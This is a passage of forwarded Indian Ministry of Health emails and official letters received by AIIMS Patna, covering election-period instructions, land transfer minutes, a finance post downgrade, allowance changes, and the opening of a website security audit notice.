electronic and print media highlighting the achievements of the Govt. at the cost of public exchequer. If any advertisement has already been released for telecast/broadcast or publication in the print media, it must be ensured that the telecast/broadcast of such ads on electronic media is stopped forthwith and that no such ad is published in any newspapers. magazines, etc., i.e. in print media, from the date of announcement and it should be immediately withdrawn. **The CEOs/DEOs have to take immediate action to remove/stop any advertisement, in the print/electronic media, showing the achievements of the Government soon after the announcement of elections.**

4. **Photograph of political functionary at official website**- ECI instruction contained in letter No. 437/6/INST/ECI/FUNCT/MCC/2024(MCC ENFORCEMENT) dated 2nd January, 2024 provides that all references of Ministers, Politicians or political parties available on central/state Government's official website shall be removed. The CEOs have to take immediate action to remove/hide the photographs of any political functionary from official websites of state department.

5. **Development/construction related activities**- within 72 hours of announcement of elections, the CEO/DEO shall obtain the following list of works for reference in case of validating any complaint on violation of MCC:

   (i) List of work which has already been started on ground.

   (ii) List of fresh work which has not started on ground.

6. **Activities for Expenditure Monitoring and enforcement of MCC**- Flying squad, FST, video team, intensive checking for liquor/Cash/Contra banned drugs, flying squads of excise department to check illicit trafficking of Drug/Narcotics to be immediately activated after announcement.

7. **Complaint Monitoring System**- The poll going states shall have a complaint redressal mechanism based on website and call center. The toll free number of call center is 1950. Complaints can be registered by making calls to the toll free call center numbers or on the website. Complainants will also be informed of the action taken by SMS and by the call center. Complainants can also see the details of the action taken on their complaints. This system should be operational within 24 hours of the announcement. All complaints should be dealt promptly and properly. The 24x7 control Room at the district level must be activated and sufficient deployment of manpower and other logistics be ensured in particular, round the clock personnel should be deployed in the control room and their duty roaster must be issued to avoid any evasion or confusion.

8. **IT Application**- All IT applications including official website and social media shall be operational with the announcement.

9. **Dissemination of information for Awareness of Voters and political parties.** Publicity of major election activity would be given through CEO/DEO/RO. For this purpose, all necessary information shall be disseminated through radio, tv, cinema, government channel to display voter education material.

10. **Active cooperation from Educational Institutions and Civil Societies**- Cooperation can be sought from educational institutions and civil societies for giving wide publicity to the election related information to the general public and other stakeholders.

11. **Media Centre**- Efforts should be made for awareness among the voters, political parties and other stakeholder through media center about election system including use of EVM/VVPAT.

12. **MCMC/DEMC**- ECI instruction contained in letter no. 491/MCMC/5/2023/Communication dated 24th August, 2023 provides that all registered political parties will approach the Media Certification and Monitoring Committees (MCMC) at District and State level, as the case may be, for pre-certification of their political advertisements proposed to be issued on electronic media. The Commission has directed to ensure strict compliance of its instructions contained in above said letter.

13. **Control Room- The 24x7 control room at district level must be activated immediately and sufficient deployment of manpower and other logistics be ensured by the DEO/CEO. A control room with complaint Monitoring Centre would also be set up at ECI Secretariat** during the entire election process.

Yours faithfully

(NARENDRA N. BUTOLIA)
SR. PRINCIPAL SECRETARY

File No. T-21016/64/2024-eHealth (Computer No. 8275266)
Generated from eOffice by KAJAL GOEL, E-HEALTH-ASO(KG)-MOHFW, ASSISTANT SECTION OFFICER, DOHFW DEPARTMENT on 22/04/2024 02:41 PM

Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: Minutes of the Meeting for matter of transfer of land for establishment of AIIMS by concerned State Governments-reg.

1 message

DDA AIIMS PATNA <dda@aiimspatna.org> Fri, Dec 26, 2025 at 3:49 PM
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **RaviKumar RaviKumar** <ravi.kumar89@gov.in>
Date: Wed, May 8, 2024 at 11:15 AM
Subject: Minutes of the Meeting for matter of transfer of land for establishment of AIIMS by concerned State Governments-reg.
To: <director@aiimsbhopal.edu.in>, <dydir@aiimsbhopal.edu.in>, <director@aiimsbhubaneswar.edu.in>, <dda@aiimsbhubaneswar.edu.in>, <adminofficer@aiimsbhubaneswar.edu.in>, <director@aiimsjodhpur.edu.in>, <dda@aiimsjodhpur.edu.in>, <dda.aiimsjodhpur@gmail.com>, <guptairss@gmail.com>, <director@aiimspatna.org>, <dda@aiimspatna.org>, <director@aiimsraipur.edu.in>, <dda@aiimsraipur.edu.in>, <dir@aiimsrishikesh.edu.in>, <dda@aiimsrishikesh.edu.in>, <edaiimsrbl@gmail.com>, <ddaaiimsrbl@gmail.com>
Cc: Shri Raj Kumar Deputy Secretary <raj.kumar28@nic.in>, T Chinsum Naulak <chinsum.n@nic.in>, Mayukh Ranjan Paul SO <mayukh.paul88@gov.in>, Anshuli Tandon <anshuli.tandon@gov.in>

Sir,

W.r.t the subject above, kindly find the enclosed letter No-Z-28016/19/2024-PMSSY-I(EO-8276285), dated 07.05.2024 Minutes of the meeting for your further necessary action.

With regards

Ravi Kumar
Section Officer(PMSSY-I)
MoHFW

document-15.pdf
89K

Z.28016/19/2024-PMSSY-I (EO- 8276285)
Government of India
Ministry of Health & Family Welfare
Department of Health & Family Welfare
PMSSY-I Section

Nirman Bhawan, New Delhi
Dated: 07-05-2024

Subject:- Minutes of the Meeting for matter of transfer of land for establishment of AIIMS by concerned State Governments-reg.

A Virtual Meeting was held on 06.05.2024 (Monday) at 11:00 AM, under the Chairmanship of Deputy Secretary (PMSSY-I) with Dy. Director (Admn.) of AIIMS (Bhopal, Bhubaneswar, Jodhpur, Patna, Raipur, Rishikesh, Raebareli) for discussing deficiencies observed in the land lease executed for establishment of AIIMS by concerned State Governments. All the Dy. Director (Admn.) of the Institutes attended the meeting.

2. At the outset Dy. Secretary (PMSSY) welcomed all the participants and briefed about the primary objectives of the meeting. Thereafter, detailed deliberation were made with the Dy. Director of the concerned Institutes over the discrepancies observed in the land lease executed with concerned State Governments for establishment of AIIMS. It was stressed upon that land provided by the State Government should be duly transferred in the name of the Ministry of Health and Family Welfare. It was observed that in some instances, the transfer of land has been accepted by officer of AIIMS acting on behalf of Ministry of Health and Family Welfare. The concerned Institute were requested to examine the matter in consultation with their Law Officer to ascertain that the transfer does not suffer from any legal infirmity. The Legal opinion in the matter and corrective action if any may be brought to the notice of the Ministry. In Institutes where additional parcel of lands have been allotted, the concerned Institutes to take action for transfer of the land in the name of Ministry.

3 . At the end, Dy. Secretary (PMSSY-I) advised the Institutes to submit updated report of action taken in compliance of this regard.

The meeting ended with a vote of thanks to the Chair.

Signed by
Thawngzachin Chinsum Naulak
Date: 07-05-2024 18:27:42

(Thawngzachin Chinsum Naulak)
Under Secretary to the Government of India
Tel: 011-23063848

To

All the participants to the Meeting.

Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: Temporary downgrading of post of Financial Advisor (Pay Level 13(to Senior Accounts Officer (pay level11) - reg.

1 message

DDA AIIMS PATNA <dda@aiimspatna.org>
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fri, Dec 26, 2025 at 3:46 PM

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **pmssysection iv** <pmssysectioniv@gmail.com>
Date: Thu, May 16, 2024 at 12:42 PM
Subject: Temporary downgrading of post of Financial Advisor (Pay Level 13(to Senior Accounts Officer (pay level11) - reg.
To: <director@aiimspatna.org>
Cc: DDA AIIMS PATNA <dda@aiimspatna.org>, Cc: <Dinesh.kumar14@nic.in>, : <Ak.biswas57@nic.in>, Amit Batra <amit.batra@gov.in>

Sir/ Madam

Please find the attachment.

Note: In case this email requires you to reply, you are requested to reply to all the officers in cc to this email.
Regards
PMSSY-IV Section
Ministry of Health and Family Welfare

2 attachments

Letter.pdf
57K

Encl.pdf
2035K

Gmail

pmssysection iv <pmssysectioniv@gmail.com>

Temporary downgrading of post of Financial Advisor (FA) (Pay Level 13) to Senior Accounts Officer (Pay Level 11) - reg.

pmssysection iv <pmssysectioniv@gmail.com> Wed, Mar 13, 2024 at 3:09 PM
To: director@aiimsbhopal.edu.in, director@aiimsbhubaneswar.edu.in, director@aiimspatna.org, directoraiimsnagpur@gmail.com, ed@aiimskalyani.edu.in, "Prof. Dr. D.K. Singh, Director" <director@aiimsbathinda.in>, director@aiimsbilaspur.edu.in, director@aiimsdeoghar.edu.in, ed.aiimsrajkot@gmail.com, director@aiimsrishikesh.edu.in, HanumanthaRao Mangu <drmhraosvims1957@gmail.com>
Cc: dydir <dydir@aiimsbhopal.edu.in>, dda <dda@aiimsbhubaneswar.edu.in>, DDA AIIMS PATNA <dda@aiimspatna.org>, ddaaiimsnagpur1@gmail.com, dda@aiimskalyani.edu.in, dda@aiimsgorakhpur.edu.in, ddaaiimsbilaspur <ddaaiimsbilaspur@gmail.com>, dda@aiimsdeoghar.edu.in, dda aiimsrajkot <dda.aiimsrajkot@gmail.com>, Ak.biswas57@nic.in, vivek.mishra92@gov.in, vaishali.vinayak@gov.in, Amit Batra <amit.batra@gov.in>

Sir/ Madam

Please find the attachment.

Note: In case this email requires you to reply, you are requested to reply to all the officers in cc to this email.
Regards
PMSSY-IV Section
Ministry of Health and Family Welfare

2 attachments

Letter.pdf
57K

Encl.pdf
350K

Z-28015/57/2023-PMSSY-IV
Government of India
Ministry of Health & Family Welfare
(PMSSY-IV Section)

Room No. 745-A, Nirman Bhawan, New Delhi
Dated the 15-05-2024

To,

Executive Director (ED), AIIMS Patna

Subject: Temporary downgrading of post of Financial Advisor (Pay Level 13(to Senior Accounts Officer (pay level11) - reg.

Sir,

I am directed to refer to DDA, AIIMS Patna's letter No 134/AIIMS/Pat/DDA/2024 dated 6.5.2024 on the subject cited above and to request that advertisement of Senior Accounts Officer (pay Level 11) may be floated keeping in view the time required for completion of exercise for filling up of post. Further, necessary relaxation for floating the advertisement may also be sought from Election Commission of India.

Encl(1): Ministry's letter of even no dated 12.3.2024

Yours faithfully
Signed by
Arun Kumar Biswas
Date: 15-05-2024 18:09:03
(Arun Kumar Biswas)
Under Secretary to the Government of India
Tel:011-23061343
ak.biswas57@nic.in

Copy to:

i. Deputy Director(Admin) AIIMS Patna

Z-28015/57/2023-PMSSY-IV
Government of India
Ministry of Health & Family Welfare
201-D, Nirman Bhawan, New Delhi
Date: 12 March 2024

To

The Director/Executive Director of new AIIMSs (Bhopal, Bhubaneswar, Patna, Nagpur, Kalyani, Gorakhpur, Bathinda, Bilaspur, Deoghar, Rajkot, Madurai, and Awantipora)

Subject: Temporary downgrading of post of Financial Advisor (FA) (Pay Level 13) to Senior Accounts Officer (Pay Level 11) - reg

Madam/Sir,

I am directed to refer to the Department of Expenditure ID note No. 300611751/E.Coord.I/2024 dated 09.02.2024 (copy enclosed) on the subject mentioned above and to convey the approval of Competent Authority regarding temporarily downgrading the post of Financial Advisor (FA) (Pay Level 13) to Senior Accounts Officer (Pay Level 11) for a period of 3 years in respect of 12 New AIIMS mentioned above where the post of Financial Advisor is currently lying vacant .

2. The post of Financial Advisor (in Level 13) temporarily downgraded to the post of Senior Accounts Officer (Level 11), shall be filled on deputation for a period of 3 years by the Institute as per Recruitment Rules for the post of Senior Accounts Officer (RR 2015) . The post shall be reverted to its original grade after expiry of three year's period.

3. Only 12 new AIIMSs i.e. AIIMS at Bhopal, Bhubaneswar, Patna, Nagpur, Kalyani, Gorakhpur, Bathinda, Bilaspur, Deoghar, Rajkot, Madurai, and Awantipora where regular FA is not posted on deputation basis are allowed to fill the downgraded post of FA (in Level 13) in the rank of Senior Accounts Officer (Level 11).

4. In case the above Institutes already have a post of Senior Accounts Officer (in Level 11), the newly downgraded post of FA to SAO will be in addition to the already sanctioned post of Senior Accounts Officer, which the Institute can fill up on deputation.

5. The above post should be filled on priority within a period of 2 months. In the interview panel for selection to the post of Senior Accounts Officer, an officer of the MoHFW shall be included .

6. An Action Taken Report in this regard should be furnished by the Executive Directors to the Ministry by 20th March 2024 .

Encl: As above

Yours faithfully

Signed by Dinesh Kumar
Date: 12-03-2024 15:31:44

(Dinesh Kumar)
Joint Director
Tel:011-2306 1730

Copy to: DD(A)s of AIIMSs as per list above

Government of India
Ministry of Finance
(Department of Expenditure)
(E.Coord.I Branch)
******

Reference: *Notes of M/o Health & Family Welfare, F.No.* Z-28015/57/2023-PMSSY-IV.

The proposal of M/o Health & Family Welfare for Downgrading the post of Financial Advisor (FA) [Pay Level-13] to Senior Accounts Officer [Pay Level-11] temporarily for 3 years in New AIIMS has been examined in this Department and agreed to for temporary down-gradation of the post of FAs [Pay Level-13], remaining unfilled, to the post of Sr. Accounts Officer [Pay Level-11] for a period of three years with the following conditions:

(i) Ministry of Health and Family Welfare may consider revising the eligibility criteria for filling the posts on deputation mode making the scope wider and keeping in view the requirement of the posts

(ii) This will not be cited as precedent and wherever AIIMs is finding difficulty in filling deputation posts, they may review the eligibility criteria in the RRs for filling the posts.

(iii) The posts which are proposed to be down-graded to Sr. Accounts Officer (Pay Level-11) shall be filled on deputation for 3 years only and shall be reverted to their original grade after expiry of three years' period.

2. This issues with the approval of Competent Authority.

(Rakesh Kumar)
Under Secretary to the Govt. of India
Tel # 2309 5602

AS & FA, M/o Health & Family Welfare

M/o Finance, D/o Expenditure, ID No: 300611751/E.Coord.I/2024 Date: 09.02.2024

Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: Discontinuation of payment of Nursing Allowance @7200/- to Nursing Faculty (Nursing Principal & Professor, Associate Professor, Assistant Professor & Nursing Tutor/ Clinical Instructor etc.) working at College of Nursing in New AIIMS set up under PMSSY - reg.

1 message

DDA AIIMS PATNA <dda@aiimspatna.org>
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fri, Dec 26, 2025 at 3:45 PM

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **pmssysection iv** <pmssysectioniv@gmail.com>
Date: Thu, Jun 6, 2024 at 3:17 PM
Subject: Discontinuation of payment of Nursing Allowance @7200/- to Nursing Faculty (Nursing Principal & Professor, Associate Professor, Assistant Professor & Nursing Tutor/ Clinical Instructor etc.) working at College of Nursing in New AIIMS set up under PMSSY - reg.
To: <director@aiimsbhopal.edu.in>, <director@aiimsbhubaneswar.edu.in>, <director@aiimsjodhpur.edu.in>, <director@aiimsraipur.edu.in>, <director@aiimsrishikesh.edu.in>, Prof. Dr. D.K. Singh, Director <director@aiimsbathinda.in>, <ed@aiimskalyani.edu.in>, <director@aiimsmangalagiri.edu.in>, <edaiimsrbl@gmail.com>, <rajwanshiarvind@hotmail.com>, <directoraiimsnagpur@gmail.com>
Cc: dydir <dydir@aiimsbhopal.edu.in>, dda <dda@aiimsbhubaneswar.edu.in>, DDA AIIMS JODHPUR <dda@aiimsjodhpur.edu.in>, DDA AIIMS Raipur <dda@aiimsraipur.edu.in>, dda <dda@aiimsrishikesh.edu.in>, Rajeev Sen Roy <rajeevsenroy30@gmail.com>, Lt Col Rajeev Sen Roy <dda@aiimsbathinda.edu.in>, Dr. PRADIP KUMAR <kpradip10@gmail.com>, <dda@aiimskalyani.edu.in>, dda <dda@aiimsmangalagiri.edu.in>, Saroj Singh <sarojkr.singh@gov.in>, ddaiimsnagpur1 <ddaiimsnagpur1@gmail.com>, <director@aiimspatna.org>, <executivedirector@aiimsgorakhpur.edu.in>, <director@aiimsdeoghar.edu.in>, Bibinagar <director@aiimsbibinagar.edu.in>, <director@aiimsbilaspur.edu.in>, <shakti810505@gmail.com>, <cdskatoch@gmail.com>, Executive Director AIIMS Rajkot <ed.aiimsrajkot@gmail.com>, HanumanthaRao Mangu <drmhraosvims1957@gmail.com>, <director@aiimsguwahati.ac.in>, <madhabananda@gmail.com>, <sachimohanty@rediffmail.in>, DDA AIIMS PATNA <dda@aiimspatna.org>, <kochas27@gmail.com>, DDA Administration <dda@aiimsdeoghar.edu.in>, AMRENDRA KUMAR <amrendra.kumar72@gov.in>, <office.aiimsdeoghar@gmail.com>, dda aiimsbibinagar <dda.aiimsbibinagar@gmail.com>, <dda@aiimsbibinagar.edu.in>, ddaaiimsbilaspur <ddaaiimsbilaspur@gmail.com>, ddaaiimsjammu <ddaaiimsjammu@gmail.com>, dda aiimsrajkot <dda.aiimsrajkot@gmail.com>, ddamadurai1189 <ddamadurai1189@gmail.com>, <ao.aiimsmadurai@gmail.com>, <secyhfw@nic.in>, <Praveen.batra@gov.in>, Cc: <Dinesh.kumar14@nic.in>, : <Ak.biswas57@nic.in>, Amit Batra <amit.batra@gov.in>

Sir/ Madam

Please find the attachment.

Note: In case this email requires you to reply, you are requested to reply to all the officials of PMSSY-IV Section at - dinesh.kumar14@nic.in; ak.biswas57@nic.in; amit.batra@gov.in

Regards
PMSSY-IV Section
Ministry of Health and Family Welfare

Letter.pdf
79K

A-27023/82/2023-PMSSY-IV (8244380)
Government of India
Ministry of Health & Family Welfare
(PMSSY-IV Section)
Room No. 745-A, Nirman Bhawan, New Delhi
Dated the 05-06-2024

To,

Executive Director (ED), of each AIIMS at(i). Bhopal (ii). Bhubaneswar (iii). Jodhpur (iv). Raipur (v). Rishikesh (vi). Bathinda (vii). Kalyani (viii). Mangalagiri (ix). Raebareli (x). Nagpur

Subject: Discontinuation of payment of Nursing Allowance @7200/- to Nursing Faculty (Nursing Principal & Professor, Associate Professor, Assistant Professor & Nursing Tutor/ Clinical Instructor etc.) working at College of Nursing in New AIIMS set up under PMSSY - reg.

Sir/ Madam,

I am directed to convey the approval of competent authority in Ministry of Health and Family Welfare for discontinuation of payment of Nursing Allowance @ Rs. 7200/- per month to Nursing Faculty (Nursing Principal & Professor, Associate Professor, Assistant Professor & Nursing Tutor/ Clinical Instructor etc.) working at College of Nursing in New AIIMS set up under PMSSY.

2. Accordingly, aforementioned 10 new AIIMS are requested to comply with the above instructions and send a compliance report within 7 days of receipt of this letter.

Yours faithfully

Signed by
Arun Kumar Biswas
Date: 05-06-2024 17:57:01

(Arun Kumar Biswas)
Under Secretary to the Government of India
Tel:011-23061343
ak.biswas57@nic.in

Copy to (for compliance):

Deputy Director (Admin) of each AIIMS at(i). Bhopal (ii). Bhubaneswar (iii). Jodhpur (iv). Raipur (v). Rishikesh (vi). Bathinda (vii). Kalyani (viii). Mangalagiri (ix). Raebareli (x). Nagpur

Copy for information and compliance :

i. Executive Directors of all other new AIIMS.
ii. Deputy Director (Admn.) of all other new AIIMS

Copy for information

i. PSO to Secretary(HFW)
ii. PPS to JS(PMSSY)

Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: Increase in various allowances for new AIIMS consequent upon increase in DA to 50% - reg.

1 message

DDA AIIMS PATNA <dda@aiimspatna.org>
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fri, Dec 26, 2025 at 3:44 PM

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **pmssysection iv** <pmssysectioniv@gmail.com>
Date: Wed, Jun 19, 2024 at 5:38 PM
Subject: Increase in various allowances for new AIIMS consequent upon increase in DA to 50% - reg.
To: <director@aiimsbhopal.edu.in>, <director@aiimsbhubaneswar.edu.in>, <director@aiimsjodhpur.edu.in>, <director@aiimspatna.org>, <director@aiimsraipur.edu.in>, <director@aiimsrishikesh.edu.in>, <director@aiimsmangalagiri.edu.in>, <directoraiimsnagpur@gmail.com>, <edaiimsrbl@gmail.com>, <rajwanshiarvind@hotmail.com>, <ed@aiimskalyani.edu.in>, <executivedirector@aiimsgorakhpur.edu.in>, Prof. Dr. D.K. Singh, Director <director@aiimsbathinda.in>, <director@aiimsdeoghar.edu.in>, Bibinagar <director@aiimsbibinagar.edu.in>, <director@aiimsbilaspur.edu.in>, <shakti810505@gmail.com>, <cdskatoch@gmail.com>, Executive Director AIIMS Rajkot <ed.aiimsrajkot@gmail.com>, HanumanthaRao Mangu <drmhraosvims1957@gmail.com>, <director@aiimsguwahati.ac.in>, <madhabananda@gmail.com>, <sachimohanty@rediffmail.in>
Cc: **dydir** <dydir@aiimsbhopal.edu.in>, **dda** <dda@aiimsbhubaneswar.edu.in>, DDA AIIMS JODHPUR <dda@aiimsjodhpur.edu.in>, DDA AIIMS PATNA <dda@aiimspatna.org>, DDA AIIMS Raipur <dda@aiimsraipur.edu.in>, dda <dda@aiimsrishikesh.edu.in>, dda <dda@aiimsmangalagiri.edu.in>, ddaiimsnagpur1 <ddaiimsnagpur1@gmail.com>, Saroj Singh <sarojkr.singh@gov.in>, Dr. PRADIP KUMAR <kpradip10@gmail.com>, <dda@aiimskalyani.edu.in>, <kochas27@gmail.com>, Rajeev Sen Roy <rajeevsenroy30@gmail.com>, Lt Col Rajeev Sen Roy <dda@aiimsbathinda.edu.in>, DDA Administration <dda@aiimsdeoghar.edu.in>, AMRENDRA KUMAR <amrendra.kumar72@gov.in>, <office.aiimsdeoghar@gmail.com>, **dda aiimsbibinagar** <dda.aiimsbibinagar@gmail.com>, <dda@aiimsbibinagar.edu.in>, **ddaaiimsbilaspur** <ddaaiimsbilaspur@gmail.com>, **ddaaiimsjammu** <ddaaiimsjammu@gmail.com>, **dda aiimsrajkot** <dda.aiimsrajkot@gmail.com>, **ddamadurai1189** <ddamadurai1189@gmail.com>, <ao.aiimsmadurai@gmail.com>, <secyhfw@nic.in>, <Praveen.batra@gov.in>, Cc: <Dinesh.kumar14@nic.in>, <jalan.raj@gov.in>, <sankar.garg@gov.in>, Amit Batra <amit.batra@gov.in>

Sir/ Madam

Kindly ignore trailing email. Please find the attachment.

Note: In case this email requires you to reply, you are requested to reply to all the officials of PMSSY-IV Section at - dinesh.kumar14@nic.in; amit.batra@gov.in;
Regards
PMSSY-IV Section
Ministry of Health and Family Welfare



Letter.pdf
7276K

A-27023/15/2024-PMSSY-IV (8279285)
Government of India
Ministry of Health & Family Welfare
(PMSSY-IV Section)

Room No. 745-A, Nirman Bhawan, New Delhi
Dated the 19th ~~July~~ June, 2024

To,

Executive Director of all new AIIMS

Subject : Increase in various allowances for new AIIMS consequent upon increase in DA to 50% – reg.

Madam/ Sir,

I am directed to say that it has come to notice that some of the new AIIMS have issued orders for increasing the rate of various allowances consequent to Department of Expenditure (DoE) O.M. No. 1/1/2024-E-II(B) dated 12.3.2024 wherein DA has been enhanced from 46% to 50%.

2. It is mentioned that AIIMS are autonomous bodies and rules/ instructions issued by DoPT/ DoE are not suo-moto applicable to the employees of autonomous bodies.

3. Accordingly, the approval of competent authority in the Ministry of Health & Family Welfare is hereby conveyed for revising the rate of the following allowances as covered under DoE/ DoPT instructions :

I. Children Education Allowances/ Hostel Subsidy rates:-

As per DoPT OM No. A-27012/02/2017-Estt. (AL) dated 17th July, 2018 rates of Children Education Allowances/ Hostel Subsidy has to be revised when the DA increases by 50%. CEA has already been revised by DoPT vide its OM No. A-27012/01/2023-Pers. Policy (Allowance) dated 25th April, 2024. (Annexure-II)		
Name of Allowance	Existing Rates	Revised Rates
Children Education Allowance (CEA)	₹ 2250/- per month (fixed) irrespective of actual expenditure incurred by Govt. Servant	₹ 2812.5/- per month (fixed) irrespective of actual expenditure incurred by Govt. Servant
Children Education Allowance (CEA) for Divyaang Children of Government Employees	₹ 4500/- per month (fixed) irrespective of actual expenditure incurred by Govt. Servant	₹ 5625/- per month (fixed) irrespective of actual expenditure incurred by Govt. Servant

Hostel Subsidy	₹ 6750/- per month (max)	₹8437.5/- per month (Fixed) irrespective of actual expenditure incurred by Govt. Servant

II. Deputation (Duty) Allowance:-

As per DoPT OM No. 2/11/2017-Estt. (Pay-II) dated 24th November, 2017 rates of Deputation (Duty) Allowance has to be increased by 25% when the DA increases by 50%		
Name of Allowance	Existing Rates	Revised Rates
In case of deputation within the same station	5% of Basic Bay subject to maximum of ₹4500/- per month	5% of Basic Bay subject to maximum of ₹5625/- per month
In case of deputation involving change of station	10% of Basic Bay subject to maximum of ₹9000/- per month	10% of Basic Bay subject to maximum of ₹11250/- per month

III. Travelling Allowance:-

As per DoE OM No. 19030/1/2017-E.IV dated 13th July 2017 rates of travelling allowance has to be revised when the DA increases by 50%		
Description of Allowance	Existing Rates	Revised Rates
Mileage Allowance for Journeys by Road, At places where no specific rates have been prescribed either by the Directorate of Transport of the concerned state or of the neighboring states	• Journey performed in own car/ taxi- ₹24- per km • Journey performed by auto rickshaw, own scooter- ₹12- per km	• Journey performed in own car/ taxi- ₹30- per km • Journey performed by auto rickshaw, own scooter- ₹15- per km
Daily Allowance on Tour • Reimbursement for hotel accommodation /guest house of * For stay in Class 'X' Cities, the ceiling for all employees up to Level 8	Pay Level 14 & above- Up to ₹7500/-	Pay Level 14 & above- Up to ₹9375/-
	Pay Level 12 & 13- Up to ₹4500/-	Pay Level 12 & 13- Up to ₹5625/-
	Pay Level 9 to 11- Up to ₹2250/-	Pay Level 9 to 11- Up to ₹2812.5/-
	Pay Level 6 to 8- Up to ₹750/-	Pay Level 6 to 8- Up ₹937.5/-
	Pay Level 5 & below- Up to ₹450/-	Pay Level 5 & below- Up to 562.5/-

	• * Up to ₹1000/- with production of voucher	* Up to ₹1250/- with production of voucher
Daily Allowance on Tour • Reimbursement of AC/Non-AC taxi charges	Pay Level 14 & above- • as per actual expenditure commensurate with official engagements for travel within the city (AC Taxi)	Pay Level 14 & above- • as per actual expenditure commensurate with official engagements for travel within the city (AC Taxi)
	Pay Level 12 & 13- Up to 50 KM within the city (AC Taxi)	Pay Level 12 & 13- Up to 50KM within the city
	Pay Level 9 to 11- Up to ₹338/- per day (Non-AC Taxi)	Pay Level 9 to 11- Up to ₹422.5/- per day (Non-AC Taxi)
	Pay Level 6 to 8- Up to ₹225/- per day (Non-AC Taxi)	Pay Level 6 to 8- Up to ₹281.25/- per day (Non-AC Taxi)
	Pay Level 5 & below- Up to ₹113/- per day (Non-AC Taxi)	Pay Level 5 & below- Up to ₹141.25/- per day (Non-AC Taxi)
Daily Allowance on Tour • Reimbursement of food bills	Pay Level 14 & above- • Not exceeding ₹1200/- per day	Pay Level 14 & above- • Not exceeding ₹1500/- per day
	Pay Level 12 & 13- • Not exceeding ₹1000/- per day	Pay Level 12 & 13- • Not exceeding ₹1250/- per day
	Pay Level 9 to 11- • Not exceeding ₹900/- per day	Pay Level 9 to 11- • Not exceeding ₹1125/- per day
	Pay Level 6 to 8- • Not exceeding ₹800/- per day	Pay Level 6 to 8- • Not exceeding ₹1000/- per day
	Pay Level 5 & below- • Not exceeding ₹500/- per day	Pay Level 5 & below- • Not exceeding ₹625/- per day
TA on Transfer • Transportation of Personal Effects	**Pay Level 12 & above-** 6000 Kg by goods train/ 4 wheeler wagon/ 1 double container • ₹50/- per km	**Pay Level 12 & above-** 6000 Kg by goods train/ 4 wheeler wagon/ 1 double container • ₹62.5/- per km
	Pay Level 06 to 11- 6000 Kg by goods train/ 4 wheeler wagon/ 1 single container • ₹50/- per km	**Pay Level 06 to 11-** 6000 Kg by goods train/ 4 wheeler wagon/ 1 single container • ₹62.5/- per km

	Pay Level 5-3000 Kg • ₹25/- per km	**Pay Level 5-3000 Kg** • ₹31.25/- per km
	Pay Level 4 and below-1500 kg • ₹15/- per km	Pay Level 4 and below-1500 kg • ₹18.75/- per km

IV. House Rent Allowance (HRA)

As per DoE OM No. 2/4/2022-E.IIB dated 30th December, 2022 rates of House Rent Allowance has to be revised when the DA increases by 50%		
Name of Allowance	Existing Rates	Revised Rates
HRA	9% of Basic Pay for Z-City 18% of Basic Pay for Y-City 27% of Basic Pay for X-City	10% of Basic Pay for Z-City 20% of Basic Pay for Y-City 30% of Basic Pay for X-City

4. All the new AIIMS set up under PMSSY are advised not to increase the rate of any other allowance (except the above) without explicit approval of the Ministry. In case the same has been done at the level of the Institute, the same should be withdrawn and amount thus recovered.

5. This issues with the approval of the Competent Authority.

Yours faithfully

19/06/2024

(Raj Kumar Jalan)
Under Secretary to the Government of India
Tel:011-23061343
jalan.raj@gov.in

Copy to:-
Deputy Director (Administration), of all new AIIMS

Copy for information to :-

i. PSO to Secretary(HFW)
ii. PPS to JS(PMSSY)

Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: Security Audit of New AIIMS Website/Software regarding

1 message

DDA AIIMS PATNA <dda@aiimspatna.org> Fri, Dec 26, 2025 at 3:43 PM
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **mn mishra** <mnmishra.mohfw@gmail.com>
Date: Mon, Jun 24, 2024 at 10:03 AM
Subject: Security Audit of New AIIMS Website/Software regarding
To: DDA AIIMS Rishikesh <dda@aiimsrishikesh.edu.in>, <dda.aiimsbibinagar@gmail.com>, Deputy Director Administration <dda@aiimsbhubaneswar.edu.in>, <dda.aiimsrajkot@gmail.com>, <dda@aiimsnagpur.edu.in>, DDA AIIMS Raipur <dda@aiimsraipur.edu.in>, <ddaaiimsjammu@gmail.com>, DDA AIIMS Jodhpur <dda@aiimsjodhpur.edu.in>, Dy Director Administration AIIMS, Raebareli <ddaaiimsrbl@gmail.com>, <ddamadurai1189@gmail.com>, <dda@aiimsdeoghar.edu.in>, <dda@aiimsmangalagiri.edu.in>, <dda@aiimspatna.org>, <ddaaiimsbilaspur@gmail.com>, DDA AIIMS Bhopal <dydir@aiimsbhopal.edu.in>
Cc: cc: Narendra K Oza <nk.oza@gov.in>, ShriRajKumar Under Secretary <raj.kumar28@nic.in>, DINESH KUMAR <dinesh.kumar14@nic.in>

Sir,
As per the directive issued by the Ministry of Home Affairs, we are writing to provide an update on the security audit status of AIIMS website/software.

Option 1: If Security Audit is Pending
We acknowledge the critical importance of ensuring the security and integrity of our digital platforms. Currently, we are in the process of initiating a comprehensive security audit for our website/software. This audit is essential to identify and address any potential vulnerabilities, ensuring the highest standards of security.

The security audit will encompass the following aspects:

1. **Vulnerability Assessment:** Identifying common vulnerabilities such as SQL injection, Cross-Site Scripting (XSS), Cross-Site Request Forgery (CSRF), etc.
2. **Configuration and Infrastructure Review:** Examining server configurations, security settings, and access controls.
3. **Penetration Testing:** Conducting simulated cyber-attacks to evaluate the effectiveness of existing security measures.
4. **Compliance Check:** Ensuring adherence to relevant industry standards and regulatory requirements.
5. **Security Best Practices:** Reviewing and recommending improvements to current security policies and practices.

